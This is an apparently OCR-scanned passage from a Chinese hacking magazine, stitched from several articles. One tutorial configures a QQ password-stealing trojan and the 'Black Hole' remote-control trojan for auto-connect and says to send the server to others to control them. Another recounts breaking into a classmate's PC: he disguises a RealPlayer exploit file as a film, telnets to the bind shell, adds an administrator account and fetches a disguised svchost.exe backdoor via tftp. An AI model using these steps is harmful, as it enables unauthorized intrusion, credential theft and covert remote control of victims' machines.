


图11

到这，咖啡还温着呢，你应该学会了吧，有不懂的可以到《非安全》的论坛里提问。当然这只是入侵的开始，下一步该怎么办请继续关注《非安全》，相信你一定会找到答案的。

（文章所涉及的工具在光盘中有收录，工具为：NBSI2、3389终端连接器）

上接第58页

先给大家介绍一下FTP服务器。要登陆FTP首先要知道FTP服务的端口，默认的是21，除了一些开放的允许匿名登录的外，登录FTP服务器还得有服务器分配的用户名和密码。如图4，我们在"FTP服务器"上填上服务器的IP，"FTP用户名"和"FTP登陆密码"分别填上用户名和密码。

到这里连很菜的菜鸟都是难不倒的，关键是后边那个"存放IP的文件"很多人就不知道怎么填了，其实这里涉及到的是一个相对路径和绝对路径的问题。如我们这里填的是"\www\ip.jpe"，"\www"表示的是服务器根目录下的"www"文件夹（也就是放主页的文件夹，有的服务器可能是"wwwroot"或"homepage"，总之就是你的网址能访问的文件夹。），"ip.jpe"就是我们要存入IP和端口信息的文件，当然你也可以改成".htm"。"HTTP访问地址"里边填的便是访问"ip.jpe"文件的网址，我们这里的是"http://www.xxx.com/ip.jpe"。最后就就可以点"更新到空间"完成配置，你在浏览器里输入"HTTP访问地址"，如果看到如图5所示的信息就说明你配置成功了。




图5

最后你只要把这个"HTTP访问地址"复制下来，粘贴在"服务端程序配置"的"获取IP地址的Url"里就完成了服务端的配置。服务端就会通过这个网址来获取指定的IP和端口，从而实现自动上线。

菜鸟恶补

收到很多读者的来信，反映有很多文章看不懂。没关系，菜鸟就是从看不懂慢慢变成看得懂，然后痴迷其中无法自拔，混身发臭，两眼发昏，三月不知肉味（两道黑光从我背后射来：不要毁灭我们老鸟的光辉形象，小心用一个月没洗过的袜子勒死你）。不过，菜鸟们放心，我们的"菜鸟恶补"将为大家补钙、补铁、补锌、补黑，效犬马之劳，让大家迅速升华。今后每期将为大家"恶补"一个专题或是某些方面的知识，有不懂或是你急切想知道的东西，可以发信给我们，老鸟、高手在等着你们哦。信箱：fox_fat@163.com

木马配置一次通

by 紫砂

在一些黑客论坛上，常常能看到很多初来乍到的菜鸟跪求某某木马如何配置的帖子，这些问题一般老鸟们都懒得搭理，因为很多木马都有使用的动画教程。动画教程是有，但很多新手并没有理解木马配置的知识，所以稍微和动画教程上的不一致，人就晕头转向不知如何是好。今天我把大家经常会碰到的木马配置问题结合实例做个小结，希望大家能弄懂原理以不变应万变。

一、邮箱信息配置一次通

我们以现在流行的QQ木马"啊拉QQ大盗v1.5"为例说明。在邮箱的配置上会出现问题一般都是发信服务器填不对，先给大家说说邮件发送一般用的都是SMTP协议，如163的发信服务器就是smtp.163.com，其他的类推，基本上都是"smtp."加上网址。

使用SMTP发送邮件需要进行身份验证，所以我们使用这种木马时除了选择好发信服务器外都要设置邮箱用户名和密码。比如你在网易申请的Email是：nohack@163.com，那么在配置木马时"发信箱账号"就应填"nohack"，如图1是设置好后的截图。




图1

小知识

SMTP(Simple Mail Transfer Protocol)即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP协议属于TCP/IP协议族，它帮助每台计算机在发送或中转信件时找到下一个目的地。通过SMTP协议所指定的服务器，我们就可以把E-mail寄到收信人的服务器上了，整个过程只要几秒钟。SMTP服务器则是遵循SMTP协议的发送邮件服务器，用来发送或中转你发出的电子邮件。

二、HTTP和FTP配置一次通

很多黑客工具还涉及到HTTP和FTP协议的信息配置，如现在流行的反弹木马就是通过HTTP或FTP将IP和端口信息上传到指定的网页，让服务端从中读取信息实现反向连接的。关于HTTP协议不用多讲了吧，你上网看网页用的就是它了。

小知识

HTTP是Hypertext Transfer Protocol的简称，即：超文本传输协议。在TCP/IP协议族中的一百多个协议中，HTTP协议可以说是平常接触最多的一种协议了。因为日常浏览网页时所使用的浏览器浏览，其基本的协议类型就是HTTP协议。HTTP协议是一个客户端/服务器协议，这里所说的服务器端是指提供WWW服务的主机，即各类Web站点等。而客户端是指运行各类浏览器（如IE、Netscape等）或者下载工具的主机。

我们就以国产远程控制软件黑洞演示版Build20050311为例吧，呵呵，现在黑洞已经是免费的了，所以也不用再破解，我们用就是了。黑洞可以通过网易提供的免费二级域名转向实现自动上线，其实就是通过这个二级域名指向一个IP和端口，然后供服务端去读取。运行黑洞主程序（就是那个client.exe，谁不会可要被打的哦），点击菜单栏上的"文件"选择"配置服务端[c]"，弹出"服务端程序配置"的对话框，如图2所示。




图2

其他配置不在本文的讨论范围之内，大家根据自己的需要自行配置。都配置好后就可以点击"生成"按钮生成服务端了，只要把这个服务端程序发给别人运行你就可以控制他了。

然后点击"自动上线"弹出"更新IP地址"的对话框，选择"Yeah.Net更新IP"，如图3所示。

这里把你在服务端程序配置里填的二级域名和密码填上，然后点击"更新到空间"就完成了自动上线的设置，下边你就等着肉鸡来自己送上门来吧。

如图4所示。

小知识

文件传输协议FTP(File Transfer Protocol)是Internet传统的服务之一。FTP使用户能在两个联网的计算机之间传输文件，它是Internet传递文件最主要的方法。使用匿名(Anonymous)FTP，用户可以免费获取Internet丰富的资源。除此之外，FTP还提供登录、目录查询、文件操作及其他会话控制功能。




图4

下接第57页

配合realplayer漏洞入侵同学机子取电影

by iceskysl@[V.L.P]

今天是周末了，坐在宿舍里没事做，打开电脑，去网上逛逛，随便看看新闻，觉得没什么意思，哎！找点电影来看看消磨时间吧，试下BT下载，网速真慢啊！不爽，想到一同学120G的硬盘，有N多电影，对！找同学要去——

花了半天口舌，他竟然说自己在陪MM看电影，没时间给我找，55——气愤啊！@#@#%^&$

不给我找，我自己来，就不怕搞不定你个小破机子，行动了！

先说下我这里的情况，我是和几个同学组成的局域网再连到校园网上的，用一台机子做网关，我们从那里连到外网去的。我的IP是192.168.0.1，而那个同学的机子就是网关，IP是192.168.0.207。

IP都知道了，对于他的机子我还是很有信心能进去的，尽管是XP的系统，还加了SP1的补丁，（原来装过SP2的补丁，但是补丁与盗版的XP不相容，被他又卸掉了，呵呵！）还记得，原来MS04011漏洞出来的时候，我看过我们的局域网，记得他的是可以溢出的，还记得当时我实验成功过，呵呵！但是没有留后门！（都同学嘛，留后门做什么啊？良心过不去，呵呵~~）现在我又回来了，快看看那个漏洞还能用么，用DSScan 查了下，很不幸，显示没有这个漏洞了，真是郁闷，想想也是，出了这么久了，怎么会还在呢？再想直接发了远程控制的服务端给他，他要是能点2下就好了，但是那哥们小心的很，遇到EXE的都要用毒霸先查查，不行啊，这样的话给他木马运行会被发现的，搞不好被K呢！再想办法啊。想啊想——想了好久都没思路，XP的SP1的系统，溢出没戏了，还装了最新的金山毒霸，怎么办呢？一时没有了头绪。

在我的硬盘里随便翻翻，看能不能找个合适的软件来搞定他，看到了一段realplyer的溢出代码，HOHO~~这个比较好，我那同学是超级电影迷，有办法了。

先理下思路：偶是这样想的，先用这个程序生成个电影文件，欺骗他说很好看的大片，然后想办法连上去，传个不被杀的RADIM服务端上去，再用RADIM连接他，把电影拷回来。呵呵！应该可以的，GO！

> **Realplyer溢出知识：** Realplyer的溢出利用很简单，程序生成一个REALONE播放类型的文件.smil，当用REALONE打开这个文件时会发生溢出，溢出后在13579端口监听，得到的是当前登陆用户的权限。也就是说，我要是成功溢出他，而他用的是管理员的权限，那得到的就是管理员的权限了。

好了，继续吧！直接生成一个文件了，

如图1我生成也个名字叫做“最新大片”的文件，看到图2里的那个文件了么？就是我刚才生成的，这就是有问题的文件了。




图1

用QQ发给他，说是我刚下的好电影，偶是知道他的弱点的，看到新片子就会要的，果然上当了说了谢谢偶，就接了过去。而我就在这边找到TFTP32准备传文件，并且在CMD下打好了：




图2

telnet 192.168.0.207 13579

等待着他报告说看不了的时候就能直接登陆他被溢出的这个端口了。

很快他就发消息来问怎么看不了，我才不管呢，立刻在CMD里打回车直接TELNET他的13579端口，哈哈，成功了，图3示。




图3

加个用户看看什么权限，继续输入：

```
net user ice /add
net localgroup administrator ice /add
```

全部成功，呵呵。是管理员权限的咯！如图4：




图4

接着来，我在我的机子上架了个TFTP32，都知道是什么吧？TFTP传输的服务端，直接把我的RADIM影子版的服务端传过去，RADIM只是一个远程服务的软件，是不会报毒的，况且我的这个还是用svchost封装技术封装好了，肯定查不出来有问题的。直接把他放在和TFTP32同一目录下，在得到的SHELL里输入：

tftp –I 192.168.0.1 get svchost.exe

如下所示（这里的svchost.exe就是封好的RADIM的服务端了）。

```
F:\电影>tftp –i 192.168.0.1 get svchost.exe
tftp –i 192.168.0.1 get svchost.exe
```

